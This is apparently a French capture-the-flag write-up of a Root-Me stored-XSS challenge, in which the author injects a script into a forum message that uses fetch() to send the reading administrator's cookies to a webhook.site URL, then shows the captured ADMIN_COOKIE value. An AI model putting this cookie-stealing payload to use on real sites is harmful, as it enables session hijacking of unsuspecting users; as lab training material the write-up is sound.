



XSS stockée 1



Web Site



Dans un premier temps, j'envoie un message random pour analyser le comportement :

Hello
How are you ?

Message read
Vos messages ont bien été lus / Your messages have been read

Un peu après, le message au dessus apparaît, ce qui signifie qu'une autorité, surement supérieure à 'visiteur' consulte la page.

XSS

détection

Je recherche la faille XSS présente dans le formulaire :

A screenshot of the forum form. The 'Title:' field contains the text 'test'. The 'Message:' text area contains the payload '<script>alert('XSS');</script>'. There is a 'send' button at the bottom left and a blue checkmark icon at the bottom right of the message area.

challenge01.root-me.org

XSS

OK

cookies

Nous allons injecter un payload, qui récupérera les cookies de l'administrateur.

Pour ce faire :

- serveur web temporaire 'Webhook'

The screenshot shows the Webhook.site website. The header includes the logo and navigation links: Docs & API, Features & Pricing, Terms, Privacy & Security, and Support. Below the header is a toolbar with various actions: a dropdown menu showing '8f3d148b', Share, Schedule, Form Builder, CSV Export, Custom Actions, Replay, XHR Redirect, Redirect Now, and a More menu. The main content area is split into two panels. The left panel, titled 'INBOX (0/100) Newest First', has a search bar and a message that says 'Waiting for first request'. The right panel displays configuration options: 'Your unique URL' with a text box containing 'https://webhook.site/8f3d148b-7c2f-401d-8c4a-03df46d7241d' and links to 'Open in new tab' and 'Examples'; 'Your unique email address' with a text box containing '8f3d148b-7c2f-401d-8c4a-03df46d7241d@emailhook.site' and a link to 'Open in mail client'; 'Your unique DNS name' with a text box containing '*.8f3d148b-7c2f-401d-8c4a-03df46d7241d.dnshook.site' and a link to 'About DNSHook'; and 'Proxy bidirectionally with Webhook.site CLI' with a text box containing '\$ whcli forward --token=8f3d148b-7c2f-401d-8c4a-03df46d7241d --target=https://localhost' and a link to 'Info & installation'. At the bottom, there are buttons for 'Star on GitHub' (5,833 stars) and 'Follow @webhooksite on X'.

- injection de la commande

```
<script>fetch("https://webhook.site/8f3d148b-7c2f-401d-8c4a-03df46d7241d?cookie=" + document.cookie)</script>
```

Attende de la lecture des messages, une fois fait :

Webhook.site

Docs & APIFeatures & PricingTerms, Privacy & SecuritySupport

8f3d148b

ShareScheduleForm BuilderCSV ExportCustom ActionsReplayX-RR RedirectRedirect NowMore

Show Intro

INBOX (4/100) Newest First

Search Query

GET #7af8d 2001:bc8:35b0:c166:151 12/05/2025 10:28:35

GET #25020 90.85.25.145 12/05/2025 10:27:27

GET #3bcf2 90.85.25.145 12/05/2025 10:27:27

GET #53b74 90.85.25.145 12/05/2025 10:28:36

Request Details & Headers

GET https://webhook.site/8f3d148b-7c2f401d-8c4a-03d86d7241d7cookie=ADMIN_COOKIE=NkI9qe4cdLI02P7MI...
Host 28031bc8:35b0:c166::151 Whois Shodan Netlify Censys VirusTotal
Date 12/05/2025 10:28:35 (il y a 34 minutes)
Size 0 bytes
Time 0.000 sec
ID 7af8d9e4-6eed-46e5-a0f5-acf86e66e2c7
Note Add Note

accept-language fr
accept-encoding gzip, deflate, br
referer http://challenge01.root-me.org/
sec-fetch-dest empty
sec-fetch-mode cors
sec-fetch-site cross-site
origin http://challenge01.root-me.org
accept */*
sec-ch-ua-platform
user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/93.0.4...
sec-ch-ua-mobile ?0
sec-ch-ua
host webhook.site

Query strings
cookie ADMIN_COOKIE=NkI9qe4cdLI02P7MI5dS8ofD6

Request Content
No content

Query strings	
cookie	ADMIN_COOKIE=NkI9qe4cdLI02P7MI5dS8ofD6

On peut valider le challenge avec la valeur du cookie.